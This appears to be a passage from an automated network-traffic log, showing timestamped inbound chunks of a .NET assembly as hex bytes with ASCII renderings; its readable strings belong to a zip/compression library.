2022-01-14 12:49:37 UTC	48	IN	Data Raw: 28 26 00 00 0a a2 25 18 08 a2 25 19 03 a2 28 f0 00 00 0a 0d 02 09 28 d6 00 00 0a 0a 06 28 3f 00 00 0a 2d a8 06 28 31 00 00 0a 2d a0 06 2a 26 02 03 14 28 9b 01 00 06 2a ce 03 28 3f 00 00 0a 2c 09 02 03 04 28 9d 01 00 06 2a 03 28 31 00 00 0a 2c 09 02 03 04 28 ba 01 00 06 2a 72 ae 22 00 70 03 28 42 00 00 0a 73 f7 00 00 0a 7a 26 02 03 14 28 9d 01 00 06 2a 13 30 03 00 31 00 00 00 4e 00 00 11 03 04 28 85 03 00 06 0a 03 06 28 87 03 00 06 0b 02 28 de 01 00 06 2c 11 02 28 f2 01 00 06 72 08 23 00 70 03 6f c0 00 00 0a 02 07 28 b0 01 00 06 2a 00 00 00 1b 30 02 00 3a 00 00 00 4f 00 00 11 03 2d 0b 72 24 23 00 70 73 63 00 00 0a 7a 03 6f f8 00 00 0a 0a 2b 0e 06 6f 18 00 00 0a 0b 02 07 28 1d 02 00 06 06 6f 17 00 00 0a 2d ea de 0a 06 2c 06 06 6f 13 00 00 0a dc 2a 00 00 01 Data Ascii: (&%%(((?-(1-*&(*(?,(*(1,(*r"p(Bsz&(*01N(((,(r#po(*0:O-r$#pszco+o(o-,o*
2022-01-14 12:49:37 UTC	49	IN	Data Raw: 02 03 04 05 28 af 01 00 06 2a 42 02 03 28 b6 01 00 06 02 03 04 28 ad 01 00 06 2a 00 13 30 02 00 48 00 00 00 54 00 00 11 03 28 45 00 00 0a 2c 0b 72 58 23 00 70 73 63 00 00 0a 7a 14 0a 03 1f 5c 6f 39 00 00 0a 15 2e 0f 03 28 66 00 00 0a 0a 03 28 3a 00 00 0a 10 01 03 06 28 85 03 00 06 0b 02 07 28 18 02 00 06 2c 07 02 07 28 1f 02 00 06 2a 13 30 03 00 23 00 00 00 52 00 00 11 04 2d 10 72 6c 23 00 70 72 86 23 00 70 73 43 00 00 0a 7a 04 73 7c 00 00 0a 0a 02 03 06 28 ad 01 00 06 2a 42 02 03 28 b6 01 00 06 02 03 04 28 b7 01 00 06 2a 26 02 03 14 28 ba 01 00 06 2a 2a 02 03 04 16 28 bc 01 00 06 2a 00 00 00 13 30 04 00 7b 00 00 00 53 00 00 11 03 28 86 03 00 06 0a 06 02 73 48 04 00 06 7d 67 02 00 04 06 6f 8d 03 00 06 06 02 28 ee 01 00 06 6f 82 03 00 06 06 02 28 f0 01 00 Data Ascii: (*B((*0HT(E,rX#pscz\o9.(f(:((,(*0#R-rl#pr#psCzs|(*B((*&(**(*0{S(sH}go(o(

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:37 UTC	50	IN	Data Raw: 6f 20 02 00 06 14 0b 08 16 fe 01 03 5f 2c 1e 02 28 07 01 00 0a 13 07 72 3d 26 00 70 11 07 28 42 00 00 0a 13 07 06 11 07 6f 5c 02 00 06 de 13 06 2c 06 06 6f 20 02 00 06 07 2c 06 07 6f 20 02 00 06 dc 08 2a 00 00 41 4c 00 00 02 00 00 00 3d 00 00 00 71 01 00 00 ae 01 00 00 0c 00 00 00 00 00 00 00 02 00 00 00 28 00 00 00 9f 01 00 00 c7 01 00 00 0a 00 00 00 00 00 00 00 02 00 00 00 06 00 00 00 fb 01 00 00 01 02 00 00 13 00 00 00 00 00 00 00 1b 30 02 00 28 00 00 00 57 00 00 11 73 10 02 00 06 0a 06 17 6f c5 01 00 06 06 02 6f 14 02 00 06 06 02 6f 5c 02 00 06 de 0a 06 2c 06 06 6f 13 00 00 0a dc 2a 01 10 00 00 02 00 06 00 17 1d 00 0a 00 00 00 00 1b 30 03 00 5e 00 00 00 58 00 00 11 16 0a 02 28 47 02 00 06 0b 07 6f 74 02 00 06 0c 2b 23 08 6f 18 00 00 0a 0d 09 6f 6f 03 Data Ascii: o _,(r=&p(Bo\,o ,o *AL=q(0(Wsooo\,o*0^X(Got+#ooo
2022-01-14 12:49:37 UTC	52	IN	Data Raw: 2e 0c 12 02 fe 15 1a 00 00 1b 08 0c de 2c 07 7b 6f 02 00 04 2c 09 17 73 0e 01 00 0a 0c de 1b 06 6f 17 00 00 0a 2d cb de 0a 06 2c 06 06 6f 13 00 00 0a dc 16 73 0e 01 00 0a 2a 08 2a 01 10 00 00 02 00 20 00 39 59 00 0a 00 00 00 00 4a 02 7b bb 01 00 04 17 33 07 02 7b ba 01 00 04 2a 14 2a 3e 02 03 7d ba 01 00 04 02 17 7d bb 01 00 04 2a 1e 02 7b ba 01 00 04 2a 22 02 03 7d ba 01 00 04 2a 1e 02 7b bb 01 00 04 2a 22 02 03 7d bb 01 00 04 2a 1e 02 7b 92 01 00 04 2a 22 02 03 7d 92 01 00 04 2a 1e 02 7b ad 01 00 04 2a 96 02 03 7d ad 01 00 04 03 2d 01 2a 03 28 31 00 00 0a 2d 11 72 0f 28 00 70 03 28 42 00 00 0a 73 f7 00 00 0a 7a 2a 9e 02 03 7d a4 01 00 04 02 7b a4 01 00 04 2d 08 02 16 28 fd 01 00 06 2a 02 28 fc 01 00 06 2d 07 02 17 28 fd 01 00 06 2a 1e 02 7b a4 01 00 04 Data Ascii: .,{o,so-,os** 9YJ{3{**>}}*{*"}*{*"}*{*"}*{*}-*(1-r(p(Bsz*}{-(*(-(*{
2022-01-14 12:49:37 UTC	53	IN	Data Raw: 28 ab 00 00 0a 7d ba 01 00 04 02 18 28 f1 01 00 06 2b 0b 02 28 72 02 00 06 7d ba 01 00 04 02 14 14 28 15 02 00 06 2a 00 00 00 13 30 03 00 61 00 00 00 00 00 00 00 02 17 7d a5 01 00 04 02 1e 7d a8 01 00 04 02 17 7d ae 01 00 04 02 73 1e 00 00 0a 7d af 01 00 04 02 15 6a 7d b5 01 00 04 02 7e c2 01 00 04 7d bc 01 00 04 02 1f 10 7d bf 01 00 04 02 1f 9d 6a 7d c5 01 00 04 02 28 1e 00 00 0a 02 03 28 ef 01 00 06 02 18 28 f1 01 00 06 02 14 14 28 15 02 00 06 2a 00 00 00 1b 30 03 00 8f 00 00 00 5d 00 00 11 02 17 7d a5 01 00 04 02 1e 7d a8 01 00 04 02 17 7d ae 01 00 04 02 73 1e 00 00 0a 7d af 01 00 04 02 15 6a 7d b5 01 00 04 02 7e c2 01 00 04 7d bc 01 00 04 02 1f 10 7d bf 01 00 04 02 1f 9d 6a 7d c5 01 00 04 02 28 1e 00 00 0a 28 72 02 00 06 2d 14 02 28 ab 00 00 0a 7d ba Data Ascii: {}(+(r}(*0a}}}s}j}~}}j}((((*0]}}}s}j}~}}j}((r-(}
2022-01-14 12:49:37 UTC	54	IN	Data Raw: 44 00 00 00 00 00 00 00 02 7b 95 01 00 04 2d 35 02 7b a2 01 00 04 2d 08 02 7b a1 01 00 04 2c 25 02 02 7b a2 01 00 04 25 2d 07 26 02 7b a1 01 00 04 19 17 19 28 1f 01 00 0a 7d 95 01 00 04 02 17 7d ae 01 00 04 02 7b 95 01 00 04 2a 13 30 03 00 71 00 00 00 00 00 00 00 02 7b 96 01 00 04 2c 07 02 7b 96 01 00 04 2a 02 7b a1 01 00 04 2d 07 02 7b 96 01 00 04 2a 02 7b 9a 01 00 04 2c 1e 02 02 7b a1 01 00 04 02 7b 9a 01 00 04 28 5d 04 00 06 7d 96 01 00 04 02 7b 96 01 00 04 2a 02 28 f4 01 00 06 25 2d 0c 26 02 7b a1 01 00 04 28 66 00 00 0a 02 7c 96 01 00 04 02 7c aa 01 00 04 28 f4 02 00 06 02 7b 96 01 00 04 2a 5a 03 2c 0b 72 52 2b 00 70 73 d3 02 00 06 7a 02 14 7d 96 01 00 04 2a 56 02 7b a1 01 00 04 2d 06 72 a8 2b 00 70 2a 02 7b a1 01 00 04 2a 00 00 13 30 03 00 29 00 00 Data Ascii: D{-5{-{,%{%-&{{}}{*0q{,{*{-{*{,{{{[]}{*(%-&{{f||({*Z,rR+psz}*V{-r+p*{*0)
2022-01-14 12:49:37 UTC	56	IN	Data Raw: 07 6f 94 02 00 06 2c 07 02 17 7d b1 01 00 04 02 7b b1 01 00 04 2a 13 30 03 00 36 00 00 00 66 00 00 11 02 7b c6 01 00 04 0a 06 2c 25 02 28 25 02 00 06 03 04 28 b5 02 00 06 0b 06 02 07 6f 25 01 00 0a 07 6f 94 02 00 06 2c 07 02 17 7d b1 01 00 04 02 7b b1 01 00 04 2a 00 00 13 30 03 00 20 00 00 00 66 00 00 11 02 7b c6 01 00 04 0a 06 2c 15 02 28 25 02 00 06 03 28 b8 02 00 06 0b 06 02 07 6f 25 01 00 0a 2a 13 30 03 00 20 00 00 00 66 00 00 11 02 7b c6 01 00 04 0a 06 2c 15 02 28 25 02 00 06 03 28 b7 02 00 06 0b 06 02 07 6f 25 01 00 0a 2a 13 30 03 00 29 00 00 00 67 00 00 11 02 7b c7 01 00 04 0a 06 0b 07 03 28 20 01 00 0a 74 05 00 00 1b 0c 02 7c c7 01 00 04 08 07 28 06 00 00 2b 0a 06 07 33 df 2a 00 00 00 13 30 03 00 29 00 00 00 67 00 00 11 02 7b c7 01 00 04 0a 06 0b Data Ascii: o,}{*06f{,%(%(o%o,}{*0 f{,(%(o%*0 f{,(%(o%*0)g{{ t|(+3*0)g{
2022-01-14 12:49:37 UTC	57	IN	Data Raw: 03 2d 0b 72 d4 2c 00 70 73 63 00 00 0a 7a 02 03 6f ec 03 00 06 03 6f ee 03 00 06 03 6f ea 03 00 06 28 49 02 00 06 2a 00 13 30 03 00 5d 00 00 00 57 00 00 11 73 10 02 00 06 0a 06 04 25 2d 06 26 28 72 02 00 06 6f ef 01 00 06 06 18 6f f1 01 00 06 06 03 7d 92 01 00 04 06 02 7d a1 01 00 04 05 2c 07 06 05 7d c4 01 00 04 06 6f de 01 00 06 2c 11 06 7b 92 01 00 04 72 e4 2c 00 70 02 6f c0 00 00 0a 06 28 4d 02 00 06 06 17 7d a9 01 00 04 06 2a 2a 02 14 14 14 28 4c 02 00 06 2a 9e 03 2d 0b 72 d4 2c 00 70 73 63 00 00 0a 7a 02 03 6f ec 03 00 06 03 6f ee 03 00 06 03 6f ea 03 00 06 28 4c 02 00 06 2a 13 30 03 00 7a 00 00 00 57 00 00 11 02 2d 0b 72 0c 2d 00 70 73 63 00 00 0a 7a 73 10 02 00 06 0a 06 03 7d 92 01 00 04 06 04 25 2d 06 26 28 72 02 00 06 7d ba 01 00 04 06 18 7d bb Data Ascii: -r,psczooo(I*0]Ws%-&(roo}},}o,{r,po(M}**(L*-r,psczooo(L*0zW-r-psczs}%-&(r}}
2022-01-14 12:49:37 UTC	58	IN	Data Raw: 8c 2f 00 70 06 6f 5b 03 00 06 6f c0 00 00 0a 02 7b 9e 01 00 04 06 6f 5b 03 00 06 06 6f ff 00 00 0a 02 7b 9f 01 00 04 06 6f 5b 03 00 06 6f 00 01 00 0a 2d 12 02 7b 9f 01 00 04 06 6f 5b 03 00 06 06 6f ff 00 00 0a 16 0b 08 07 28 c2 03 00 06 25 0a 2d 9e 00 28 12 01 00 0a 73 2e 01 00 0a 13 04 2b 41 02 7b 9e 01 00 04 09 6f 5b 03 00 06 6f 17 01 00 0a 13 05 11 05 2c 1c 11 05 09 6f 62 03 00 06 7d 56 02 00 04 09 6f 6f 03 00 06 2c 07 11 05 6f 8d 03 00 06 11 04 09 6f 5b 03 00 06 14 6f 2f 01 00 0a 02 11 04 28 44 03 00 06 25 0d 2d b3 02 7b b5 01 00 04 16 6a 31 13 02 6f 22 02 00 06 02 7b b5 01 00 04 16 6f ba 00 00 0a 26 02 28 52 02 00 06 02 6f de 01 00 06 2c 23 02 6f d8 01 00 06 28 45 00 00 0a 2d 16 02 6f f2 01 00 06 72 da 2e 00 70 02 6f d8 01 00 06 6f c0 00 00 0a de 06 Data Ascii: /po[o{o[o{o[o-{o[o(%-(s.+A{o[o,ob}Voo,oo[o/(D%-{j1o"{o&(Ro,#o(E-or.poo
2022-01-14 12:49:37 UTC	60	IN	Data Raw: 11 05 6f 18 00 00 0a 13 06 02 07 11 06 17 28 29 02 00 06 11 06 02 28 23 02 00 06 6f e1 03 00 06 02 7b b0 01 00 04 2c 02 de 4b 07 17 58 0b 02 07 11 06 16 28 29 02 00 06 02 7b b0 01 00 04 2c 02 de 33 11 06 6f 7a 03 00 06 2c 13 06 11 06 6f 65 03 00 06 13 07 12 07 28 0f 01 00 0a 60 0a 11 05 6f 17 00 00 0a 2d 99 de 0c 11 05 2c 07 11 05 6f 13 00 00 0a dc 02 7b b0 01 00 04 2c 05 dd be 01 00 00 02 28 23 02 00 06 75 58 00 00 02 0d 02 09 2d 03 17 2b 06 09 6f 61 04 00 06 7d 9b 01 00 04 02 28 23 02 00 06 08 02 7b 9b 01 00 04 02 7b c0 01 00 04 02 28 d8 01 00 06 02 73 48 04 00 06 28 f1 03 00 06 13 04 02 1f 0c 28 2a 02 00 06 02 17 7d ac 01 00 04 02 16 7d ab 01 00 04 06 11 04 60 0a 02 06 73 0e 01 00 0a 7d b8 01 00 04 02 7b a9 01 00 04 2c 1a 02 7b 95 01 00 04 2c 12 02 7b Data Ascii: o()(#o{,KX(){,3oz,oe(`o-,o{,(#uX-+oa}(#{{(sH((*}}`s}{,{,{
2022-01-14 12:49:37 UTC	61	IN	Data Raw: 0a 10 02 04 72 83 03 00 70 6f 57 00 00 0a 2d e2 02 28 de 01 00 06 2c 12 02 28 f2 01 00 06 72 d6 33 00 70 03 04 6f 01 01 00 0a 03 02 28 c8 01 00 06 73 2c 00 00 06 04 0e 04 6f 37 00 00 06 0a 02 28 de 01 00 06 2c 1b 02 28 f2 01 00 06 72 28 34 00 70 06 6f 36 01 00 0a 8c 6a 00 00 01 6f c0 00 00 0a 02 28 3e 02 00 06 0e 05 2d 03 16 2b 01 17 0b 06 6f 37 01 00 0a 0c 2b 4d 08 6f fa 00 00 0a 0d 05 2c 0f 09 28 66 00 00 0a 04 05 28 67 02 00 06 2b 01 14 13 04 09 28 3f 00 00 0a 2c 1c 0e 05 2c 0c 02 09 11 04 28 a6 01 00 06 26 2b 19 02 09 11 04 28 9d 01 00 06 26 2b 0d 02 09 11 04 07 16 16 28 be 01 00 06 26 08 6f 17 00 00 0a 2d ab de 0a 08 2c 06 08 6f 13 00 00 0a dc 02 28 3f 02 00 06 2a 01 10 00 00 02 00 ae 00 59 07 01 0a 00 00 00 00 13 30 03 00 2a 00 00 00 07 00 00 11 02 Data Ascii: rpoW-(,(r3po(s,o7(,(r(4po6jo(>-+o7+Mo,(f(g+(?,,(&+(&+(&o-,o(?*Y0*
2022-01-14 12:49:37 UTC	62	IN	Data Raw: 22 02 03 7d ea 01 00 04 2a 1e 02 7b ec 01 00 04 2a 22 02 03 7d ec 01 00 04 2a 1e 02 7b eb 01 00 04 2a 3e 02 02 7b eb 01 00 04 03 60 7d eb 01 00 04 2a 1e 02 7b ed 01 00 04 2a 22 02 03 7d ed 01 00 04 2a 1e 02 7b ee 01 00 04 2a 22 02 03 7d ee 01 00 04 2a 1e 02 7b ef 01 00 04 2a 22 02 03 7d ef 01 00 04 2a 1e 02 7b f0 01 00 04 2a 22 02 03 7d f0 01 00 04 2a 1e 02 28 8e 02 00 06 2a 26 02 03 04 28 8f 02 00 06 2a 3e 02 1a 73 9f 02 00 06 25 03 6f 91 02 00 06 2a 5a 02 1b 73 9f 02 00 06 25 04 6f 91 02 00 06 25 03 6f 93 02 00 06 2a 22 02 19 73 9f 02 00 06 2a 76 02 1d 73 9f 02 00 06 25 03 6f 93 02 00 06 25 04 6f 9b 02 00 06 25 05 6f 9d 02 00 06 2a 22 02 1c 73 9f 02 00 06 2a 5a 02 17 73 a6 02 00 06 25 04 6f 91 02 00 06 25 03 6f 93 02 00 06 2a 22 02 16 73 a6 02 00 06 2a Data Ascii: "}*{*"}*{*>{`}*{*"}*{*"}*{*"}*{*"}*(*&(*>s%o*Zs%o%o*"s*vs%o%o%o*"s*Zs%o%o*"s*

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:37 UTC	64	IN	Data Raw: 00 0a 0a de 03 26 de 00 06 2d 10 20 e4 04 00 00 28 39 01 00 0a 0a de 03 26 de 00 02 06 28 e8 02 00 06 2a 00 00 00 01 1c 00 00 00 00 02 00 0d 0f 00 03 2f 00 00 01 00 00 15 00 0d 22 00 03 2f 00 00 01 32 02 7e fd 01 00 04 28 eb 02 00 06 2a 22 03 02 6f 42 01 00 0a 2a 00 00 1b 30 02 00 15 00 00 00 13 00 00 11 16 0a 02 72 dc 37 00 70 28 ef 02 00 06 0a de 03 26 de 00 06 2a 00 00 00 01 10 00 00 00 00 02 00 0e 10 00 03 3c 00 00 02 1b 30 03 00 71 00 00 00 13 00 00 11 16 0a 02 72 dc 37 00 70 28 ef 02 00 06 0a 06 20 50 4b 07 08 33 54 02 1f 0c 6a 17 6f ba 00 00 0a 26 02 72 dc 37 00 70 28 ef 02 00 06 0a 06 20 50 4b 03 04 2e 35 02 1e 6a 17 6f ba 00 00 0a 26 02 72 dc 37 00 70 28 ef 02 00 06 0a 06 20 50 4b 03 04 2e 17 02 1f e8 6a 17 6f ba 00 00 0a 26 02 72 dc 37 00 70 28 Data Ascii: &- (9&(*/"/2~(*"oB*0r7p(&*<0qr7p(PK3Tjo&r7p(PK.5jo&r7p(PK.jo&r7p(
2022-01-14 12:49:37 UTC	80	IN	Data Raw: 00 01 00 00 5a 20 00 01 00 00 5a 58 08 11 04 25 17 58 13 04 91 20 00 01 00 00 5a 20 00 01 00 00 5a 20 00 01 00 00 5a 58 6e 7d 5b 02 00 04 11 0a 02 7b 59 02 00 04 fe 01 16 fe 01 13 09 11 09 2c 17 02 6f 91 03 00 06 1f f4 6a 17 6f ba 00 00 0a 26 11 0a 1a 6a 58 13 0a 11 09 3a c6 fd ff ff 02 6f 91 03 00 06 11 08 16 6f ba 00 00 0a 26 02 25 7b 6e 02 00 04 02 7b 6f 02 00 04 2d 04 1f 10 2b 02 1f 18 58 7d 6e 02 00 04 02 02 7b 59 02 00 04 7d 5a 02 00 04 02 7b 52 02 00 04 17 5f 17 40 9f 00 00 00 02 6f 71 03 00 06 18 2e 09 02 6f 71 03 00 06 19 33 5c 02 7b 74 02 00 04 28 93 03 00 06 13 0d 02 14 11 0d 02 6f 91 03 00 06 28 0c 03 00 06 7d 43 02 00 04 06 02 7b 43 02 00 04 6f 10 03 00 06 1f 0a 59 58 0a 02 25 7b 5a 02 00 04 02 7b 43 02 00 04 6f 10 03 00 06 6a 59 7d 5a 02 00 Data Ascii: Z ZX%X Z Z ZXn}[{Y,ojo&jX:oo&%{n{o-+X}n{Y}Z{R_@oq.oq3\{t(o{}C{CoYX%{Z{CojY}Z
2022-01-14 12:49:37 UTC	96	IN	Data Raw: 12 04 00 06 2a 00 13 30 03 00 6a 00 00 00 00 00 00 00 02 03 6f 74 00 00 0a 2d 08 03 73 f9 02 00 06 2b 01 03 7d c8 02 00 04 02 1c 28 1e 04 00 06 02 1e 28 20 04 00 06 02 16 7d c4 02 00 04 02 28 12 01 00 0a 73 13 01 00 0a 7d cb 02 00 04 02 16 7d ca 02 00 04 02 04 7d cf 02 00 04 02 16 28 1a 04 00 06 02 05 25 2d 06 26 72 a8 2b 00 70 7d d9 02 00 04 02 15 6a 28 31 04 00 06 2a 72 72 6a 5c 00 70 02 7b d9 02 00 04 02 7b cf 02 00 04 8c 83 00 00 01 28 71 00 00 0a 2a 00 13 30 02 00 41 00 00 00 00 00 00 00 00 02 7b d0 02 00 04 2c 12 02 17 7d d1 02 00 04 72 1a 5c 00 70 73 10 01 00 0a 7a 02 03 7d c6 02 00 04 02 7b c6 02 00 04 2d 08 02 16 7d c4 02 00 04 2a 02 7b c4 02 00 04 2d 07 02 17 7d c4 02 00 04 2a 1e 02 7b c4 02 00 04 2a e2 02 7b d0 02 00 04 2c 12 02 17 7d d1 02 00 04 Data Ascii: *0jot-s+}((}(s)}}}(%-&r+p}j(1*rrj\p{{(q*0A{,}r\psz}{-}*{-}*{*{,}
2022-01-14 12:49:37 UTC	112	IN	Data Raw: 00 00 01 25 4a 13 04 11 04 17 58 54 11 04 06 9e 06 17 58 0a 06 09 31 d1 02 7b 0e 03 00 04 16 32 0b 02 7b 0e 03 00 04 08 8e 69 32 0b 72 08 64 00 70 73 91 01 00 0a 7a 02 08 02 7b 0e 03 00 04 94 7d 23 03 00 04 02 16 7d 1c 03 00 04 02 16 7d 1f 03 00 04 02 20 00 01 00 00 7d 1d 03 00 04 02 7b 10 03 00 04 2c 15 02 16 7d 21 03 00 04 02 16 7d 22 03 00 04 02 28 c3 04 00 06 2a 02 28 c4 04 00 06 2a 13 30 04 00 ec 00 00 00 15 00 00 11 02 7b 1f 03 00 04 02 7b 0d 03 00 04 3d c8 00 00 00 02 02 7b 1d 03 00 04 7d 1e 03 00 04 02 7b 25 03 00 04 7b f9 03 00 04 02 7b 23 03 00 04 91 20 ff 00 00 00 5f 0a 02 02 7b 25 03 00 04 7b f8 03 00 04 02 7b 23 03 00 04 94 7d 23 03 00 04 02 7b 21 03 00 04 2d 34 02 02 7b 22 03 00 04 28 ff 04 00 06 17 59 7d 21 03 00 04 02 02 7b 22 03 00 04 17 Data Ascii: %JXTX1{2{i2rdpsz{}#}} }{,}!}"(*(*0{{=0{%{{# _{%{{#}#{!-4{"(Y}!{"
2022-01-14 12:49:37 UTC	128	IN	Data Raw: 12 00 81 21 00 00 00 00 86 18 66 58 06 00 13 00 18 26 00 00 00 00 83 08 91 38 7f 00 13 00 bc 26 00 00 00 00 83 08 a5 38 10 00 13 00 9c 28 00 00 00 00 c6 00 b9 38 7f 00 14 00 ec 28 00 00 00 00 81 00 c0 28 30 16 14 00 14 29 00 00 00 00 c3 02 55 2e f0 00 16 00 44 29 00 00 00 00 81 00 54 2e 38 16 17 00 b0 29 00 00 00 00 c3 02 55 2e 1e 16 18 00 81 21 00 00 00 00 86 18 66 58 06 00 19 00 cb 29 00 00 00 00 83 08 03 6b 3e 16 19 00 d3 29 00 00 00 00 83 08 0d 6b 43 16 19 00 f8 29 00 00 00 00 c3 02 55 2e f0 00 1a 00 70 2a 00 00 00 00 c6 00 b9 38 7f 00 1b 00 08 2b 00 00 00 00 c3 02 55 2e 1e 16 1b 00 81 21 00 00 00 00 86 18 66 58 06 00 1c 00 73 2b 00 00 00 00 86 18 66 58 10 00 1c 00 7d 2b 00 00 00 00 86 18 66 58 72 00 1d 00 a0 2b 00 00 00 00 86 08 23 0f 7f 00 1f 00 b7 Data Ascii: !fX&8&8(8((0)U.D)T.8)U.!fX)k>)kC)U.p*8+U.!fXs+fX}+fXr+#
2022-01-14 12:49:37 UTC	144	IN	Data Raw: 00 00 00 00 c6 08 fa 4b 0b 05 21 05 ed 60 00 00 00 00 c6 00 d1 3e 6d 05 22 05 ed 60 00 00 00 00 c6 00 86 3c 0b 05 24 05 ed 60 00 00 00 00 c6 00 37 2f ed 02 25 05 20 cd 01 00 00 00 c4 00 cc 2c 15 00 28 05 6c cd 01 00 00 00 81 00 96 6b 06 00 29 05 08 ce 01 00 00 00 81 00 76 51 25 0a 29 05 48 ce 01 00 00 00 81 00 65 3e 06 00 2b 05 40 cf 01 00 00 00 81 00 9b 3d 06 00 2b 05 c0 cf 01 00 00 00 81 00 98 2e 06 00 2b 05 1c d0 01 00 00 00 c6 00 b3 2c 06 00 2b 05 64 d0 01 00 00 00 81 00 32 67 42 05 2b 05 cd d0 01 00 00 00 81 00 3a 6b 5d 00 2c 05 d9 d0 01 00 00 00 81 00 d9 31 fc 20 2c 05 e3 d0 01 00 00 00 81 00 24 6c 61 17 2c 05 0c d1 01 00 00 00 91 00 b3 5c 00 21 2c 05 0c d2 01 00 00 00 81 00 e4 5c 06 00 33 05 c8 d3 01 00 00 00 81 00 c8 5c a3 16 33 05 50 d4 01 00 00 Data Ascii: K!`>m"`<$`7/% ,(lk)vQ%)He>+@=+.+,+d2gB+:k],1 ,$la,\!,\3\3P
2022-01-14 12:49:37 UTC	160	IN	Data Raw: 14 35 a9 21 00 00 9c 03 a9 21 00 00 32 15 b2 21 00 00 ce 3e 97 21 00 00 e5 11 97 21 00 00 b6 2e 97 21 00 00 a2 3c b2 21 00 00 6b 4c b2 21 00 00 9c 03 a9 21 00 00 5b 66 97 21 00 00 04 79 b6 21 00 00 ef 53 bc 21 00 00 e5 11 97 21 00 00 ce 3e 97 21 00 00 b6 2e 97 21 00 00 a2 3c b2 21 00 00 6b 4c b2 21 00 00 ad 03 a9 21 00 00 39 20 a4 21 00 00 14 35 a9 21 00 00 f5 45 b2 21 00 00 d1 6f b2 21 00 00 e5 11 97 21 00 00 ce 3e 97 21 00 00 b6 2e 97 21 00 00 a2 3c b2 21 00 00 6b 4c b2 21 00 00 35 12 b2 21 00 00 f3 6b a9 21 00 00 44 14 b2 21 00 00 09 11 a9 21 00 00 0f 47 97 21 00 00 e5 11 97 21 00 00 ce 3e 97 21 00 00 b6 2e 97 21 00 00 a2 3c b2 21 00 00 6b 4c b2 21 00 00 79 59 c1 21 00 00 12 29 9b 21 00 00 02 76 9b 21 00 00 f1 23 9b 21 00 00 73 6a 97 21 00 00 a9 23 c7 Data Ascii: 5!!2!>!!.!<!kL!![f!y!S!!>!.!<!kL!!9 !5!E!o!!>!.!<!kL!5!k!D!!G!!>!.!<!kL!yY!)!v!#!sj!#
2022-01-14 12:49:37 UTC	176	IN	Data Raw: 6e 63 65 42 61 73 65 00 67 42 61 73 65 00 4c 65 6e 67 74 68 42 61 73 65 00 43 6f 6c 6c 65 63 74 69 6f 6e 42 61 73 65 00 67 65 74 5f 49 67 6e 6f 72 65 43 61 73 65 00 73 65 74 5f 49 67 6e 6f 72 65 43 61 73 65 00 67 65 74 5f 49 67 6e 6f 72 65 43 61 73 65 00 73 65 74 5f 49 67 6e 6f 72 65 43 61 73 65 00 5f 44 6f 6e 74 49 67 6e 6f 72 65 43 61 73 65 00 62 62 61 73 65 00 70 61 73 73 70 68 72 61 73 65 00 67 65 74 5f 56 65 72 62 6f 73 65 00 73 65 74 5f 56 65 72 62 6f 73 65 00 49 6e 6e 65 72 43 6c 6f 73 65 00 53 79 73 74 65 6d 2e 49 44 69 73 70 6f 73 61 62 6c 65 2e 44 69 73 70 6f 73 65 00 50 61 72 73 65 00 41 64 6a 75 73 74 54 69 6d 65 5f 52 65 76 65 72 73 65 00 62 69 5f 72 65 76 65 72 73 65 00 72 65 63 75 72 73 65 00 42 79 74 65 55 70 64 61 74 65 00 41 64 Data Ascii: nceBasegBaseLengthBaseCollectionBaseget_IgnoreCaseset_IgnoreCaseget_OrdinalIgnoreCase_DontIgnoreCaseignoreCasebbasepassphraseget_VerboseInnerCloseSystem.IDisposable.DisposeParseAdjustTime_Reversebi_reverserecurseByteUpdateAd
2022-01-14 12:49:37 UTC	192	IN	Data Raw: 73 75 6c 74 00 52 65 61 64 49 6e 74 00 57 72 69 74 65 49 6e 74 00 62 73 47 65 74 49 6e 74 00 71 75 61 64 72 61 6e 74 00 72 65 70 6c 61 63 65 6d 65 6e 74 00 69 6e 63 72 65 6d 65 6e 74 00 46 69 6e 64 45 78 74 72 61 46 69 65 6c 64 53 65 67 6d 65 6e 74 00 44 65 66 6c 61 74 65 4f 6e 65 53 65 67 6d 65 6e 74 00 43 6f 6d 70 75 74 65 53 65 67 6d 65 6e 74 00 5f 4e 61 6d 65 46 6f 72 53 65 67 6d 65 6e 74 00 67 65 74 5f 43 75 72 72 65 6e 74 53 65 67 6d 65 6e 74 00 73 65 74 5f 43 75 72 72 65 6e 74 53 65 67 6d 65 6e 74 00 67 65 74 5f 43 6f 6d 6d 65 6e 74 00 73 65 74 5f 43 6f 6d 6d 65 6e 74 00 52 65 61 64 5a 69 70 46 69 6c 65 43 6f 6d 6d 65 6e 74 00 5f 47 7a 69 70 43 6f 6d 6d 65 6e 74 00 5f 63 6f 6d 6d 65 6e 74 00 45 6e 76 69 72 6f 6e 6d 65 6e 74 00 70 61 72 65 6e 74 00 Data Ascii: sultReadIntWriteIntbsGetIntquadrantreplacementincrementFindExtraFieldSegmentDeflateOneSegmentComputeSegment_NameForSegmentget_CurrentSegmentset_CurrentSegmentget_Commentset_CommentReadZipFileComment_GzipComment_commentEnvironmentparent

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:37 UTC	208	IN	Data Raw: 00 74 00 61 00 6e 00 63 00 65 00 2e 00 00 5f 5a 00 69 00 70 00 46 00 69 00 6c 00 65 00 3a 00 3a 00 53 00 61 00 76 00 65 00 3a 00 20 00 63 00 6f 00 75 00 6c 00 64 00 20 00 6e 00 6f 00 74 00 20 00 64 00 65 00 6c 00 65 00 74 00 65 00 20 00 74 00 65 00 6d 00 70 00 20 00 66 00 69 00 6c 00 65 00 3a 00 20 00 7b 00 30 00 7d 00 2e 00 00 11 66 00 69 00 6c 00 65 00 4e 00 61 00 6d 00 65 00 00 19 6f 00 75 00 74 00 70 00 75 00 74 00 53 00 74 00 72 00 65 00 61 00 6d 00 00 35 4d 00 75 00 73 00 74 00 20 00 62 00 65 00 20 00 61 00 20 00 77 00 72 00 69 00 74 00 61 00 62 00 6c 00 65 00 20 00 73 00 74 00 72 00 65 00 61 00 6d 00 2e 00 00 51 61 00 64 00 64 00 69 00 6e 00 67 00 20 00 73 00 65 00 6c 00 65 00 63 00 74 00 69 00 6f 00 6e 00 20 00 27 00 7b 00 30 00 7d 00 27 00 20 00 Data Ascii: tance._ZipFile::Save: could not delete temp file: {0}.fileNameoutputStream5Must be a writable stream.Qadding selection '{0}'
